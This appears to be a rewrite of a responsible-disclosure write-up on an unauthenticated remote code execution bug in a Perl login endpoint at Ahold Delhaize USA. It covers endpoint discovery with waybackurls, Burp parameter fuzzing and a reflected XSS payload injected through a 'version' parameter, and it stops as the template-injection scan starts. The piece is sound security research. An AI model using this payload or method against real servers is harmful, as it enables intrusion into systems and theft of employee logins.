Remote Code execution at ws1.aholdusa.com — Compromising logins of Ahold Delhaize USA employees for >3.5 years (or even 18 years?)
A Perl-based login endpoint on an identity provider server was vulnerable to server-side template injection, allowing unauthenticated attackers to execute arbitrary code. The author demonstrated remote code execution by exfiltrating the /etc/passwd file to an external server.
 Published on medium.com
As some of you know I love to hack companies that I use in my daily life and with Ahold Delhaize being the owner of Bol.com & Albert Heijn they are a good target. Furthermore they have a responsible disclosure policy so we can safely do our research and responsible disclose the issues after they are fixed.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Ahold Delhaize describes itself as one of the biggest food retail groups, handling 60 million customers a week, with 150 years of history and 414,000+ associates. The company has a responsible disclosure policy and a Wall of Fame, and in 2020 it won an award for its support of transparency in cybersecurity.

The target in this write-up is ws1.aholdusa.com, a server used by US employees to log in. It acts as a central identity provider: it lets users log in and reset their password, and it supports different Ahold companies, as shown on its help page. The users of the server include distribution centre users and store users. A DNS lookup shows the server's CNAME is ldap-ws-vip.aholdusa.com, so this is an LDAP server, the kind of system that organises users, groups, devices and permissions and sits at the centre of an organisation's IT infrastructure.
Compromising such a server is game over: it can be used for lateral attacks and to impersonate users on other company assets. The bug described here is a remote code execution issue, reached through a reflected XSS and a Server Side Template Injection (SSTI) in a Perl CGI endpoint. The author rates it CVSS 10 and notes it went unpatched for longer than 3.5 years after being reported, and suspects it has been present since 2005.
Setup
The work was done with Burp Suite: the Burp Browser to capture browser traffic, Burp Intruder for parameter fuzzing, Burp Repeater, Burp's active scanner configured for Perl code injection, the Burp Logger, and Burp Collaborator to receive outbound requests. For endpoint discovery the author used waybackurls by TomNomNom, which grabs all the archive.org data ever indexed for a domain and lists the URLs and endpoints it can find. ChatGPT 4 was used later to help build payloads.
No account was needed. The vulnerable endpoint is reachable without authentication, and the author describes it as easy to discover.
Finding it


The starting point was a search for where employees log in, which surfaced https://ws1.aholdusa.com/. The web design gives "90s vibes", which the author treats as a signal of legacy code and therefore a higher probability of security issues.

Because the goal is to find old legacy endpoints that are no longer actively linked, the author ran waybackurls against the domain. The output is noisy, since it also contains images and other files, but filtering the list on specific words gives a good result quickly. Filtering on cgi-bin and sorting the list produced hits that look like Perl, with the .pl extension giving the clue.

One endpoint stood out. Its last change date is 2005-Dec-15, which raises the question of whether the bug has been there since 2005 and how it was missed during pentests. Archive.org first indexed the page around 2007.

Visiting the page shows a form that a user can submit.
Exploitation
Step 1: capture the form request and fuzz parameter names
The page was opened in the Burp Browser so that all browser traffic could be captured. Submitting the form produces a request.

The author's habit is to look for parameters that change the output in the response, since that can easily lead to XSS and other bugs. The request was sent to Burp Intruder (right click in the request window, send to Intruder). A new mockup parameter was added to the POST body with a random value, the parameter name was selected as the injection position, and the payload list was set to Form fields names - Long.



Sorting the responses on Length lets you skim for pages that are longer or shorter than normal. The normal length is 7095, so anything else is interesting. One of the hits is Version, and in the source the value reflects the payload 12345<u>a as HTML.
Step 2: turn the reflection into reflected XSS
With a reflecting parameter, an XSS payload can take over the browser session of any user who can be tricked into visiting the crafted URL. The payload used was:
12345<script>alert`Hi-mom!`</script>
Back in Repeater, the following was appended to the request:
&version=12345<script>alert`Hi-mom!`</script>
Right clicking in the request window and choosing Engagement Tools -> Generate CSRF PoC makes Burp produce a working PoC. Uploading that HTML to a web server and luring a victim to open it triggers the bug.
Step 3: check for SSTI with a targeted active scan
Whenever a reflected XSS is found, the author also checks for Server Side Template Injection, because its impact is often much higher: it allows code execution on the server, reflected in the source. Since the endpoint runs Perl (the .pl extension in the URL), the scan was limited to Perl code injections.
A new Live Task was created in Burp from the Dashboard.

